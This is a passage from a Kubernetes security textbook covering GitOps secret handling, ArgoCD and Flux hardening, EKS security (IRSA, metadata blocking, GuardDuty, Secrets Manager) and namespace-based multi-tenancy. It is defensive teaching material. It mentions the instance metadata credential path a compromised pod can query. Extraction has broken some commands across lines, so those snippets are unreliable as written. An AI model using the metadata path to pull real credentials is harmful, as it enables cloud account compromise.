Bitnami's Sealed Secrets controller runs in the cluster and has a private key. You encrypt secrets using the public key into a `SealedSecret` resource that's safe to commit to Git:

```
# Install kubeseal CLI
brew install kubeseal

# Fetch the public key from your cluster
kubeseal --fetch-cert > pub-cert.pem

# Encrypt a secret
kubectl create secret generic db-secret \
  --from-literal=password=supersecret \
  --dry-run=client -o yaml | \
  kubeseal --cert pub-cert.pem \
  --format yaml > db-sealed-secret.yaml

# This file is safe to commit to Git
cat db-sealed-secret.yaml
```

The `SealedSecret` in Git looks like:

```
apiVersion: bitnami.com/v1alpha1
kind: SealedSecret
metadata:
  name: db-secret
  namespace: production
spec:
```

```
  encryptedData:
    password: AgA7+Rf...  # Base64-encoded ciphertext
```

When ArgoCD syncs this to the cluster, the Sealed Secrets controller decrypts it using its private key and creates a normal Kubernetes Secret.

Option 2: SOPS (Mozilla Secrets Operations)

SOPS encrypts YAML files in place — specific values are encrypted while keys remain in cleartext (making diffs readable):

```
# Install SOPS
brew install sops

# Encrypt a secrets file using AWS KMS
sops --kms arn:aws:kms:us-east-1:123456789:key/abc-def encrypt
secrets.yaml > secrets.enc.yaml

# The encrypted file is safe to commit
# ArgoCD with the SOPS helm-secrets plugin decrypts at sync time

# Decrypt for editing
sops --decrypt secrets.enc.yaml
```

Option 3: External Secrets Operator (recommended for most teams)

As covered in Chapter 13, ESO syncs secrets from AWS Secrets Manager, Vault, or other external stores. The GitOps repo contains `ExternalSecret` objects (not actual secrets), and ESO handles the secure retrieval. This is the cleanest GitOps approach because no secret material ever lives in the Git repo.

19.6 Policy Validation in the GitOps Pipeline

Before ArgoCD syncs a manifest to the cluster, you want policy validation in the CI/CD pipeline — catching violations before they reach the cluster at all. This is the "shift left" principle applied to security policy.

conftest for Rego policy validation:

```
# Write a policy that blocks latest tags
cat > policies/no-latest.rego << 'EOF'
package kubernetes

deny[msg] {
  input.kind == "Deployment"
  container := input.spec.template.spec.containers[ ]
  endswith(container.image, ":latest")
  msg := sprintf("Deployment %s has a container using :latest tag: %s",
[input.metadata.name, container.image])
}
EOF
```

```
# Run conftest against all manifests in the GitOps repo
conftest test k8s-manifests/ --policy policies/
```

Kyverno CLI in CI:

```
# Install kyverno CLI
brew install kyverno

# Validate manifests against your Kyverno policies before applying
kyverno apply policies/ --resource k8s-manifests/

# Exit code is non-zero if any policy violations are found
# This fails the CI pipeline
```

Example GitHub Actions workflow:

```
# .github/workflows/policy-check.yml
name: Kubernetes Policy Validation

on:
  pull_request:
    paths:
    - 'k8s-manifests/**'

jobs:
  validate:
    runs-on: ubuntu-latest
    steps:
    - uses: actions/checkout@v4

    - name: Install Kyverno CLI
      run: |
        curl -LO
https://github.com/kyverno/kyverno/releases/download/v1.11.0/kyverno cli
linux x86 64.tar.gz
        tar -xvf kyverno cli linux x86 64.tar.gz
        sudo mv kyverno /usr/local/bin/

    - name: Validate policies
      run: |
        kyverno apply policies/ --resource k8s-manifests/

    - name: Scan images in manifests
      run: |
        # Extract image references from manifests and scan each one
        grep -r "image:" k8s-manifests/ | \
          awk '{print $2}' | sort -u | \
          while read image; do
            trivy image --exit-code 1 --severity CRITICAL "$image"
          done
```

This ensures that every pull request to the GitOps repo is validated against your security policies and image scanning before the PR can be merged and ArgoCD can sync.

19.7 Flux Security

Flux is the other major GitOps operator. It follows a different architecture — multiple specialized controllers rather than a single combined operator:

- **source-controller** — pulls from Git repos and OCI registries
- **kustomize-controller** — applies Kustomize overlays
- **helm-controller** — manages Helm releases
- **notification-controller** — sends alerts to Slack, GitHub, etc.

Flux security considerations:

SOPS integration is native in Flux. The kustomize-controller can decrypt SOPS-encrypted secrets directly, using a KMS key or age key stored as a Kubernetes Secret in the flux-system namespace.

Image trust in Flux. The source-controller supports verifying Cosign signatures on OCI artifacts (Helm charts stored in OCI registries):

```
apiVersion: source.toolkit.fluxcd.io/v1beta2
kind: OCIRepository
metadata:
  name: my-app
  namespace: flux-system
spec:
  url: oci://registry.company.com/my-app
  ref:
    tag: v1.2.3
  verify:
    provider: cosign
    secretRef:
      name: cosign-pub-key    # Secret containing the Cosign public key
```

Restrict Flux's cluster permissions. By default, flux-system has cluster-admin access. If you're deploying to a multi-tenant cluster, create per-namespace service accounts for Flux with only the permissions needed to deploy into those namespaces.

Hands-On Lab 19: Secure ArgoCD Deployment

Part A — Install ArgoCD and Review Defaults

Step 1: Install ArgoCD:

```
kubectl create namespace argocd
kubectl apply -n argocd \
  -f https://raw.githubusercontent.com/argoproj/argo-
cd/stable/manifests/install.yaml

kubectl wait --for=condition=ready pod \
```

```
  -l app.kubernetes.io/name=argocd-server \
  -n argocd --timeout=120s
```

Step 2: Get the initial admin password:

```
kubectl -n argocd get secret argocd-initial-admin-secret \
  -o jsonpath="{.data.password}" | base64 -d
echo  # newline
```

Step 3: Port-forward and login:

```
kubectl port-forward svc/argocd-server -n argocd 8080:443 &
argocd login localhost:8080 --username admin --password <password-from-
step-2> --insecure
```

Step 4: Check the default RBAC permissions:

```
# What can the ArgoCD service account do in the cluster?
kubectl auth can-i --list --as=system:serviceaccount:argocd:argocd-server
kubectl auth can-i --list --as=system:serviceaccount:argocd:argocd-
application-controller
```

Note that the application controller has extensive cluster permissions.

Part B — Create a Restricted AppProject

Step 5: Create an AppProject that restricts a “team-a” project to a single namespace:

```
kubectl apply -f - <<EOF
apiVersion: argoproj.io/v1alpha1
kind: AppProject
metadata:
  name: team-a
  namespace: argocd
spec:
  description: Team A project restricted to team-a namespace
  sourceRepos:
  - '*'    # For lab purposes - restrict to specific repos in production
  destinations:
  - namespace: team-a
    server: https://kubernetes.default.svc
  clusterResourceWhitelist: []    # No cluster-scoped resources
  namespaceResourceWhitelist:
  - group: 'apps'
    kind: Deployment
  - group: ''
    kind: Service
  - group: ''
    kind: ConfigMap
EOF

kubectl create namespace team-a
```

Step 6: Create an Application in the team-a project:

```
kubectl apply -f - <<EOF
apiVersion: argoproj.io/v1alpha1
kind: Application
metadata:
  name: team-a-nginx
  namespace: argocd
spec:
  project: team-a
  source:
    repoURL: https://github.com/argoproj/argocd-example-apps.git
    targetRevision: HEAD
    path: guestbook
  destination:
    server: https://kubernetes.default.svc
    namespace: team-a
  syncPolicy:
    automated:
      selfHeal: true
      prune: true
EOF
```

Step 7: Verify project restrictions work:

```
# Try to create an Application in a different namespace using the team-a
project
# This should fail because team-a project only allows team-a namespace
argocd app create test-escape \
  --project team-a \
  --repo https://github.com/argoproj/argocd-example-apps.git \
  --path guestbook \
  --dest-server https://kubernetes.default.svc \
  --dest-namespace default   # Different namespace — should be rejected

# Expected: error saying destination not permitted by project
```

Clean up:

```
kubectl delete namespace argocd team-a
```

Chapter Summary

GitOps shifts the Kubernetes deployment model in ways that are mostly security improvements — immutable audit trail, no direct kubectl access needed, drift detection built in. But it also creates a new attack surface: the Git repository, the CI/CD pipeline that writes to it, and the powerful GitOps operator that reads from it.

ArgoCD security comes down to three things: restrict the operator's cluster permissions using AppProjects, authenticate human users through OIDC rather than shared admin credentials, and add policy validation in the CI/CD pipeline before manifests reach ArgoCD.

Secrets remain the hardest problem in GitOps. Sealed Secrets and SOPS work well for teams that want to keep secrets in Git (encrypted). The External Secrets Operator is cleaner:

`ExternalSecret` objects in Git, secret values in a dedicated store, ESO doing the sync. No secret material in the repository.

Review Questions

1. Explain two security benefits and two new security risks that come with adopting a GitOps model.
2. What is an ArgoCD AppProject, and what four types of restrictions can you apply with one?
3. Why should the ArgoCD local admin user be disabled after OIDC is configured, and what must you verify before doing so?
4. Explain the difference between Sealed Secrets and SOPS for secret management in a GitOps repository.
5. A developer accidentally commits a database password to the GitOps repository. The commit is immediately reverted. Is the secret compromised? What should you do?
6. What is conftest, and how does it enforce security policy in a GitOps CI/CD pipeline?
7. Describe the attack path: "compromised GitHub Actions workflow → ArgoCD cluster access." What controls break this chain?
8. How does Flux's source-controller verify the integrity of OCI artifacts using Cosign?
9. Why is restricting ArgoCD's cluster RBAC permissions difficult, and how does AppProject help scope permissions per team?
10. Write a Kyverno CLI command that validates all manifests in a `k8s-manifests/` directory against all policies in a `policies/` directory.

Chapter 20
Kubernetes Security on Amazon EKS

Learning Objectives

By the end of this chapter, you will be able to:

- Describe what AWS manages versus what you're responsible for on EKS.
- Configure IAM Roles for Service Accounts (IRSA) to give pods AWS credentials without static keys.
- Understand the aws-auth ConfigMap authentication model and its risks.
- Enable EKS cluster-level security settings: private endpoints, logging, Secrets encryption.
- Use Security Groups for Pods to apply VPC network controls at the pod level.
- Enable Amazon GuardDuty for EKS and understand its detection capabilities.
- Integrate EKS with AWS Secrets Manager using the Secrets Store CSI Driver.
- Apply the AWS EKS CIS Benchmark.

20.1 EKS and the Shared Responsibility Model

Amazon Elastic Kubernetes Service manages the Kubernetes control plane: the API Server, etcd, control plane nodes, networking between control plane components, and control plane patching. You don't have SSH access to control plane nodes, you can't run kube-bench against the API Server pod directly, and you rely on AWS for the availability of the control plane.

What you're responsible for on EKS:

- **Worker nodes** — OS hardening, kubelet configuration, patching (unless using Fargate)
- **RBAC** — Kubernetes roles and bindings
- **Networking** — Security groups, VPC design, NetworkPolicy (with a compatible CNI)
- **Secrets** — Encryption at rest configuration, secret management strategy
- **Workload security** — Pod security, image scanning, admission controls
- **Identity** — aws-auth ConfigMap, IAM roles, IRSA
- **Logging** — EKS control plane logging, application logging pipeline

Understanding this boundary is critical for compliance: when an auditor asks about control plane security, you can document that AWS provides the control plane and reference AWS's SOC 2 / FedRAMP certifications. But workload security is entirely yours.

20.2 EKS Authentication: The aws-auth ConfigMap

On standard Kubernetes, authentication is handled by X.509 certificates or OIDC. On EKS, AWS IAM is integrated as an identity provider. When you run `kubectl`, the AWS IAM Authenticator (now built into the EKS API) validates your IAM credentials and maps them to Kubernetes users or groups.

The `aws-auth` ConfigMap in `kube-system` controls this mapping:

```
# kubectl get configmap aws-auth -n kube-system -o yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: aws-auth
  namespace: kube-system
data:
  mapRoles: |
    # Map the node instance role to the system:bootstrappers group
    - rolearn: arn:aws:iam::123456789012:role/eks-node-role
      username: system:node:{{EC2PrivateDNSName}}
      groups:
        - system:bootstrappers
        - system:nodes

    # Map a CI/CD role to a specific Kubernetes group
    - rolearn: arn:aws:iam::123456789012:role/ci-deploy-role
      username: ci-deploy
      groups:
        - deployers   # Kubernetes group you've defined RBAC for

  mapUsers: |
    # Map a specific IAM user to cluster-admin
    - userarn: arn:aws:iam::123456789012:user/alice
      username: alice
      groups:
        - system:masters   # cluster-admin equivalent
```

Warning: *Adding any principal to `system:masters` grants full cluster-admin access with no further RBAC checks. This group is handled specially by the API Server and bypasses standard RBAC. Use specific RBAC roles instead of `system:masters` for human users.*

EKS Access Entries (Kubernetes 1.28+): AWS introduced a new API for managing cluster access that replaces the aws-auth ConfigMap. With access entries, you manage cluster access through AWS APIs rather than a Kubernetes ConfigMap, which provides better auditability and removes the risk of accidentally breaking cluster access by misconfiguring the ConfigMap:

```
# Create an access entry for a CI/CD IAM role
aws eks create-access-entry \
  --cluster-name my-cluster \
  --principal-arn arn:aws:iam::123456789012:role/ci-deploy-role \
  --type STANDARD \
```

```
  --username ci-deploy \
  --kubernetes-groups deployers

# Associate with a Kubernetes access policy
aws eks associate-access-policy \
  --cluster-name my-cluster \
  --principal-arn arn:aws:iam::123456789012:role/ci-deploy-role \
  --policy-arn arn:aws:eks::aws:cluster-access-policy/AmazonEKSViewPolicy
\
  --access-scope '{"type": "namespace", "namespaces": ["production"]}'
```

Prefer Access Entries over aws-auth for new clusters — it's the direction AWS is moving.

20.3 IAM Roles for Service Accounts (IRSA)

IRSA is the most important EKS-specific security control. Before IRSA, giving a pod AWS access meant:

1. Attaching an IAM instance profile to the EC2 node with broad permissions
2. Every pod on that node inherits those permissions
3. A compromised pod can query `http://169.254.169.254/latest/meta-data/iam/...` and get node-level AWS credentials

IRSA solves this by binding IAM roles directly to Kubernetes ServiceAccounts using OIDC federation. Each pod gets short-lived, scoped credentials that expire, and access is limited to what the specific pod's ServiceAccount is allowed to do.

How IRSA works:

1. EKS creates an OIDC provider endpoint for the cluster
2. Kubernetes projects the ServiceAccount token into the pod with an audience matching the OIDC provider
3. The pod requests credentials from AWS STS by presenting the ServiceAccount JWT
4. STS verifies the JWT against the OIDC provider and returns short-lived credentials scoped to the IAM role
5. The credentials expire (typically in 1 hour) and are automatically refreshed

Setting up IRSA:

```
# Step 1: Create the OIDC provider for your cluster
eksctl utils associate-iam-oidc-provider \
  --cluster my-cluster \
  --approve

# Step 2: Create the IAM role with a trust policy that allows the
ServiceAccount
OIDC_PROVIDER=$(aws eks describe-cluster \
  --name my-cluster \
  --query "cluster.identity.oidc.issuer" \
```

```
  --output text | sed -e "s/^https:\/\///")

cat > trust-policy.json << EOF
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated": "arn:aws:iam::${AWS_ACCOUNT_ID}:oidc-
provider/${OIDC_PROVIDER}"
      },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "${OIDC_PROVIDER}:sub": "system:serviceaccount:production:s3-
reader-sa",
          "${OIDC_PROVIDER}:aud": "sts.amazonaws.com"
        }
      }
    }
  ]
}
EOF

aws iam create-role \
  --role-name eks-s3-reader \
  --assume-role-policy-document file://trust-policy.json

aws iam attach-role-policy \
  --role-name eks-s3-reader \
  --policy-arn arn:aws:iam::aws:policy/AmazonS3ReadOnlyAccess

# Step 3: Annotate the ServiceAccount
kubectl create serviceaccount s3-reader-sa -n production
kubectl annotate serviceaccount s3-reader-sa \
  -n production \
  eks.amazonaws.com/role-arn=arn:aws:iam::${AWS_ACCOUNT_ID}:role/eks-s3-
reader
```

Verify IRSA is working:

```
# Deploy a test pod using the annotated ServiceAccount
kubectl run irsa-test \
  --image=amazon/aws-cli \
  --serviceaccount=s3-reader-sa \
  --namespace=production \
  --rm -it \
  -- aws sts get-caller-identity
```

The output should show the IAM role (not the node's instance role). If you remove the ServiceAccount annotation and try again, it falls back to the node's instance profile or fails entirely.

Block instance metadata access from pods:

Even with IRSA, pods can still query the instance metadata endpoint and get the node's IAM credentials unless you block it:

```
# Block access to instance metadata from pods (applies to all pods on
this node group)
# Add this to node group launch template user data or node-level
NetworkPolicy
# Via IMDSv2 with hop limit 1 (prevents pods from accessing metadata,
only node processes can)

aws ec2 modify-instance-metadata-options \
  --instance-id <instance-id> \
  --http-put-response-hop-limit 1 \
  --http-endpoint enabled
```

Setting the hop limit to 1 means only the node itself can access the metadata endpoint — a container (which adds a network hop via the bridge) cannot reach it.

20.4 EKS Cluster Security Configuration

When creating or updating an EKS cluster, several security settings matter:

Private API endpoint:

```
aws eks update-cluster-config \
  --name my-cluster \
  --resources-vpc-config \
    endpointPublicAccess=false,\
    endpointPrivateAccess=true,\
    publicAccessCidrs=''
```

With `endpointPublicAccess=false`, the Kubernetes API Server is only accessible from within the VPC. Your `kubectl` commands go through a VPN or bastion host. This eliminates the risk of the API Server being brute-forced from the internet.

Enable EKS control plane logging:

```
aws eks update-cluster-config \
  --name my-cluster \
  --logging
'{"clusterLogging":[{"types":["api","audit","authenticator","controllerMa
nager","scheduler"],"enabled":true}]}'
```

All five log types go to CloudWatch Logs in the `/aws/eks/<cluster-name>/cluster` log group. The `audit` type is the equivalent of Kubernetes audit logs — essential for compliance and incident investigation.

Enable Secrets encryption at rest:

EKS uses AWS KMS for Secrets encryption. Enable it at cluster creation (or update an existing cluster):

```
# Get or create a KMS key for EKS
KEY_ARN=$(aws kms create-key \
  --description "EKS secrets encryption" \
  --query 'KeyMetadata.Arn' \
  --output text)

# Update cluster to use KMS encryption
aws eks update-cluster-config \
  --name my-cluster \
  --encryption-config
'[{"resources":["secrets"],"provider":{"keyArn":"'$KEY_ARN'"}}]'
```

This enables envelope encryption for Kubernetes Secrets — functionally equivalent to the `EncryptionConfiguration` from Chapter 10, but managed by AWS.

20.5 Security Groups for Pods

EKS with the VPC CNI supports assigning VPC Security Groups directly to pods. This lets you apply VPC-level network controls at pod granularity — supplementing Kubernetes NetworkPolicy with security group rules that work even across VPC boundaries.

```
# Create a SecurityGroupPolicy to assign a security group to pods with
matching labels
apiVersion: vpcresources.k8s.aws/v1beta1
kind: SecurityGroupPolicy
metadata:
  name: backend-sg-policy
  namespace: production
spec:
  podSelector:
    matchLabels:
      app: backend
  securityGroups:
    groupIds:
    - sg-0abc12345def67890   # Security group that allows DB access
```

The security group `sg-0abc12345def67890` should have an outbound rule allowing port 5432 to the RDS security group. With this configured, only pods labeled `app: backend` in the `production` namespace can reach the RDS instance — enforced at the VPC level, not just at the Kubernetes NetworkPolicy level.

Security Groups for Pods require dedicated ENIs (Elastic Network Interfaces) per pod, which limits the maximum pod count per node based on instance type. Check the limits before adopting this at scale.

20.6 Amazon GuardDuty for EKS

Amazon GuardDuty provides threat detection for EKS clusters. Enable EKS protection:

```
aws guardduty create-detector \
  --enable \
  --features
'[{"Name":"EKS_AUDIT_LOGS","Status":"ENABLED"},{"Name":"EKS_RUNTIME_MONIT
ORING","Status":"ENABLED"}]'
```

GuardDuty's EKS audit log protection analyzes Kubernetes control plane audit logs and generates findings for suspicious patterns. Example findings:

Findings	What it detects
`Kubernetes:Backdoor/AnonymousAccess`	Anonymous access to the Kubernetes API
`Kubernetes:PrivilegeEscalation/PrivilegedContainer`	Privileged container created
`Kubernetes:CryptoCurrency/BitcoinTool`	Cryptocurrency mining activity
`Kubernetes:Impact/MaliciousIPCaller`	API calls from known malicious IPs
`Kubernetes:CredentialAccess/AnomalousAccessToSecret`	Unusual secret access pattern

GuardDuty Runtime Monitoring deploys an agent DaemonSet to nodes and detects runtime threats similar to Falco — process execution, file access, and network activity anomalies.

View findings via CLI:

```
# Get all EKS-related GuardDuty findings
DETECTOR_ID=$(aws guardduty list-detectors --query 'DetectorIds[0]' --
output text)

aws guardduty list-findings \
  --detector-id $DETECTOR_ID \
  --finding-criteria
'{"Criterion":{"type":{"Eq":["Kubernetes:PrivilegeEscalation/PrivilegedCo
ntainer"]}}}' \
  --query 'FindingIds'
```

20.7 AWS Secrets Manager Integration

Use the AWS Secrets and Configuration Provider (ASCP) — part of the Secrets Store CSI Driver — to mount AWS Secrets Manager secrets directly into pods without the External Secrets Operator:

```
# Install Secrets Store CSI Driver
helm repo add secrets-store-csi-driver https://kubernetes-
sigs.github.io/secrets-store-csi-driver/charts
helm install csi-secrets-store secrets-store-csi-driver/secrets-store-
csi-driver \
  --namespace kube-system

# Install AWS provider
kubectl apply -f https://raw.githubusercontent.com/aws/secrets-store-csi-
driver-provider-aws/main/deployment/aws-provider-installer.yaml
```

Define a `SecretProviderClass` that maps an AWS Secrets Manager secret to a pod mount:

```
apiVersion: secrets-store.csi.x-k8s.io/v1
kind: SecretProviderClass
metadata:
  name: db-secret-provider
  namespace: production
spec:
  provider: aws
  parameters:
    objects: |
      - objectName: "production/database"
        objectType: "secretsmanager"
        objectAlias: "db-password"
        jmesPath:
        - path: "password"
          objectAlias: "db-password"
  secretObjects:
  - secretName: db-k8s-secret      # Creates a Kubernetes Secret from the
mount
    type: Opaque
    data:
    - objectName: db-password
      key: password
```

Mount it in a pod using the CSI driver:

```
spec:
  serviceAccountName: backend-sa     # Must have IRSA permissions to read
Secrets Manager
  containers:
  - name: app
    image: my-app:v1.2.3
    volumeMounts:
    - name: secrets-store
      mountPath: /mnt/secrets
      readOnly: true
  volumes:
  - name: secrets-store
    csi:
      driver: secrets-store.csi.k8s.io
      readOnly: true
```

```
      volumeAttributes:
        secretProviderClass: db-secret-provider
```

The ASCP uses the pod's IRSA credentials to call AWS Secrets Manager — no static credentials needed.

Hands-On Lab 20: EKS Security Configuration Assessment

This lab uses AWS CLI commands that work against a real EKS cluster. If you don't have an EKS cluster, use the AWS Management Console or `eksctl create cluster` to provision one.

Part A — Assess Current Configuration

Step 1: Check control plane logging status:

```
CLUSTER NAME=my-cluster

aws eks describe-cluster \
  --name $CLUSTER NAME \
  --query 'cluster.logging.clusterLogging[*].{types:types,
enabled:enabled}'
```

Are all five log types enabled? If not:

```
aws eks update-cluster-config \
  --name $CLUSTER NAME \
  --logging
'{"clusterLogging":[{"types":["api","audit","authenticator","controllerMa
nager","scheduler"],"enabled":true}]}'
```

Step 2: Check API endpoint configuration:

```
aws eks describe-cluster \
  --name $CLUSTER NAME \
  --query 'cluster.resourcesVpcConfig.{publicAccess:endpointPublicAccess,
privateAccess:endpointPrivateAccess, publicCidrs:publicAccessCidrs}'
```

Evaluate: Is public access enabled? If yes, are CIDRs restricted? Consider moving to private-only for production.

Step 3: Check Secrets encryption:

```
aws eks describe-cluster \
  --name $CLUSTER NAME \
  --query 'cluster.encryptionConfig'
```

If empty, Secrets encryption is not configured.

Step 4: Review the aws-auth ConfigMap for dangerous bindings:

```
kubectl get configmap aws-auth -n kube-system -o yaml | \
  grep -A5 "system:masters"
```

Any principal in `system:masters` is a cluster admin. Verify this is intentional.

Part B — Configure IRSA for a Test Workload

Step 5: Verify OIDC is configured:

```
aws eks describe-cluster \
  --name $CLUSTER_NAME \
  --query 'cluster.identity.oidc.issuer'
```

If no output, enable OIDC:

```
eksctl utils associate-iam-oidc-provider \
  --cluster $CLUSTER NAME \
  --approve
```

Step 6: Create a ServiceAccount with IRSA annotation (read-only S3 access):

```
eksctl create iamserviceaccount \
  --name s3-reader \
  --namespace default \
  --cluster $CLUSTER NAME \
  --attach-policy-arn arn:aws:iam::aws:policy/AmazonS3ReadOnlyAccess \
  --approve \
  --override-existing-serviceaccounts

# Verify the annotation
kubectl describe serviceaccount s3-reader -n default | grep
eks.amazonaws.com
```

Step 7: Test that the pod gets AWS credentials via IRSA:

```
kubectl run irsa-verify \
  --image=amazon/aws-cli:latest \
  --serviceaccount=s3-reader \
  --rm -it \
  -- aws sts get-caller-identity
```

The role ARN should contain `eks-s3-reader` or similar, not the node instance role.

Chapter Summary

EKS simplifies control plane management but doesn't simplify workload security. The most impactful EKS-specific controls are IRSA (eliminating static AWS credentials in pods), private API endpoints (removing the API Server from internet exposure), and EKS control plane logging (providing CloudTrail-backed audit logs for compliance).

IRSA is the foundational EKS security building block. Every pod that needs AWS access should use an IRSA-annotated ServiceAccount with a minimally-scoped IAM role. Setting the IMDSv2 hop limit to 1 ensures that pods can't bypass IRSA by querying the node's metadata endpoint directly.

GuardDuty EKS protection provides a managed threat detection layer that analyzes audit logs and runtime activity without requiring you to operate your own detection infrastructure. It's not a replacement for Falco but complements it with AWS-native threat intelligence.

Review Questions

1. What is the AWS EKS shared responsibility model? List three things AWS manages and three things you're responsible for.
2. What is the `system:masters` group in EKS, and why should you avoid using it for regular user access?
3. Explain IRSA in plain language: what does it replace, and what security problem does it solve?
4. What does setting the IMDSv2 HTTP hop limit to 1 prevent, and why is this important even if IRSA is configured?
5. What is the difference between EKS Access Entries and the aws-auth ConfigMap? Which should you use for new clusters?
6. List the five EKS control plane log types and identify which one provides the Kubernetes audit log equivalent.
7. What is a `SecurityGroupPolicy` resource and what does it allow you to do that standard NetworkPolicy cannot?
8. How does the AWS Secrets and Configuration Provider (ASCP) use IRSA to authenticate to AWS Secrets Manager?
9. What does Amazon GuardDuty's `Kubernetes:CredentialAccess/AnomalousAccessToSecret` finding indicate?
10. A pod needs to read from an S3 bucket and write to RDS. Describe the complete IRSA setup: IAM roles, trust policy, ServiceAccount annotation, and IAM permissions needed.

Chapter 21
Multi-Tenant Kubernetes Security

Learning Objectives

By the end of this chapter, you will be able to:

- Explain the different multi-tenancy models in Kubernetes and their security tradeoffs.
- Design namespace-based tenant isolation with RBAC, NetworkPolicy, and resource quotas.
- Understand the Hierarchical Namespace Controller (HNC) and how it propagates policies.
- Explain why soft multi-tenancy is soft, and when separate clusters are required.
- Apply virtual cluster approaches (vcluster) for stronger isolation.
- Identify the security controls that prevent tenant escape and cross-tenant access.

21.1 The Multi-Tenancy Problem

Most Kubernetes clusters serve multiple teams, applications, or even external customers. The question of how to isolate these tenants from each other — while still sharing the underlying cluster infrastructure — is one of the hardest operational problems in Kubernetes.

The difficulty is that Kubernetes was designed as a single-tenant platform. The kernel, the container runtime, the kubelet, and many system resources are shared between all pods on a node. Namespaces provide logical isolation at the API layer, but they're not security boundaries in the way that separate virtual machines are.

When a cloud provider offers a managed service running on Kubernetes, they typically run separate clusters per customer. They're not trusting namespace isolation to protect one customer's data from another's. That's the honest answer about how far namespaces get you.

For internal use cases — separating development teams, environments, or business units — namespace-based isolation with layered controls is often sufficient. But it requires careful, layered implementation.

21.2 Tenancy Models

Namespace per tenant — Each team or application gets one or more namespaces. RBAC restricts each team to their namespaces. NetworkPolicy prevents cross-namespace

communication. Resource quotas prevent resource monopolization. This is "soft multi-tenancy."

Soft multi-tenancy security controls: - RBAC scoped to specific namespaces - NetworkPolicy default-deny per namespace - ResourceQuota and LimitRange per namespace - PSA `restricted` mode enforced per namespace - Admission policies (Kyverno) restricting privileged operations

Cluster per tenant — Each tenant gets a separate cluster. Complete isolation at the infrastructure level. Higher operational cost (multiple control planes, multiple node pools), but genuine security boundary.

Virtual clusters — Tools like `vcluster` create virtual Kubernetes clusters that run as pods inside a host cluster. Each virtual cluster has its own API Server, etcd, and scheduler, but shares the underlying node compute. Stronger isolation than namespaces, lower cost than dedicated clusters.

21.3 Namespace Isolation Controls

The building blocks of namespace-based multi-tenancy:

RBAC — restrict each tenant to their namespaces:

```
# Tenant A gets admin access to their namespace
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: tenant-a-admin
  namespace: tenant-a
subjects:
- kind: Group
  name: tenant-a-developers
  apiGroup: rbac.authorization.k8s.io
roleRef:
  kind: ClusterRole
  name: admin
  apiGroup: rbac.authorization.k8s.io
```

Tenant A admins can manage everything in `tenant-a` but nothing in `tenant-b` or cluster-scoped resources.

NetworkPolicy — default-deny plus same-namespace allow:

```
# Default deny all cross-namespace traffic
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-external
  namespace: tenant-a
spec:
```

```
  podSelector: {}
  policyTypes:
  - Ingress
  - Egress
  ingress:
  - from:
    - podSelector: {}              # Allow from pods in same namespace
  egress:
  - to:
    - podSelector: {}              # Allow to pods in same namespace
  - ports:
    - protocol: UDP
      port: 53                     # Allow DNS
```

ResourceQuota — prevent resource monopolization:

```
apiVersion: v1
kind: ResourceQuota
metadata:
  name: tenant-a-quota
  namespace: tenant-a
spec:
  hard:
    requests.cpu: "10"
    requests.memory: 20Gi
    limits.cpu: "20"
    limits.memory: 40Gi
    pods: "50"
    services: "20"
    persistentvolumeclaims: "10"
    secrets: "100"
    configmaps: "100"
```

LimitRange — default resource limits for pods that don't specify them:

```
apiVersion: v1
kind: LimitRange
metadata:
  name: tenant-a-limits
  namespace: tenant-a
spec:
  limits:
  - default:
      cpu: "500m"
      memory: "512Mi"
    defaultRequest:
      cpu: "100m"
      memory: "128Mi"
    type: Container
```

Without LimitRange, a tenant can deploy pods with no resource requests, which Kubernetes schedules freely and which can consume unbounded CPU and memory.

21.4 Hierarchical Namespace Controller

Managing security controls across many namespaces is operationally painful — you need to apply the same NetworkPolicy, LimitRange, and ResourceQuota to every tenant namespace, and keep them in sync as policies change.

The Hierarchical Namespace Controller (HNC) from the Kubernetes multi-tenancy working group solves this by creating parent-child namespace relationships. Policies applied to a parent namespace automatically propagate to all children:

```
# Install HNC
kubectl apply -f https://github.com/kubernetes-sigs/hierarchical-
namespaces/releases/download/v1.1.0/default.yaml

# Create a parent namespace for all tenants
kubectl create namespace tenants
kubectl hns config set-type --apiVersion v1 --kind NetworkPolicy
propagate
kubectl hns config set-type --apiVersion v1 --kind ResourceQuota
propagate

# Create a child namespace for tenant A under the parent
kubectl create namespace tenant-a
kubectl hns set tenant-a --parent tenants

# Policies in 'tenants' now propagate to 'tenant-a' and all future tenant
namespaces
```

With HNC, you define your baseline security controls once in the parent namespace and they apply automatically. New tenant namespaces created under that parent inherit all controls immediately.

21.5 PSA Enforcement for Tenants

Apply Pod Security Admission at the `restricted` level for tenant namespaces:

```
# Apply PSA restricted mode to all tenant namespaces
for ns in tenant-a tenant-b tenant-c; do
  kubectl label namespace $ns \
    pod-security.kubernetes.io/enforce=restricted \
    pod-security.kubernetes.io/enforce-version=latest \
    pod-security.kubernetes.io/warn=restricted \
    pod-security.kubernetes.io/audit=restricted
done
```

This prevents tenant pods from running as root, accessing the host filesystem, or using privileged capabilities — the most common container escape techniques.

Kyverno for tenant-specific policies:

```yaml
# Block tenants from using hostNetwork, hostPID, hostIPC
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: restrict-host-namespace
spec:
  validationFailureAction: Enforce
  rules:
  - name: no-host-namespaces
    match:
      any:
      - resources:
          kinds: ["Pod"]
          namespaceSelector:
            matchLabels:
              tenant: "true"     # Apply only to tenant namespaces
    validate:
      message: "Host namespaces are not permitted in tenant namespaces"
      pattern:
        spec:
          =(hostPID): false
          =(hostIPC): false
          =(hostNetwork): false
```

21.6 Virtual Clusters with vcluster

For stronger isolation than namespaces — but lighter weight than dedicated clusters — vcluster creates virtual Kubernetes clusters that run inside a host cluster:

```
# Install vcluster CLI
brew install vcluster

# Create a virtual cluster for tenant A
vcluster create tenant-a \
  --namespace vcluster-tenant-a \
  --connect=false

# Connect to the virtual cluster
vcluster connect tenant-a --namespace vcluster-tenant-a

# Now kubectl commands go to the virtual cluster
kubectl get nodes
# Shows virtual nodes (the vcluster control plane's view)
```

Inside a vcluster, the tenant has full Kubernetes API access — they can create ClusterRoles, CustomResourceDefinitions, and cluster-scoped resources. The vcluster translates these into namespaced resources in the host cluster, but from the tenant's perspective they have a private cluster.

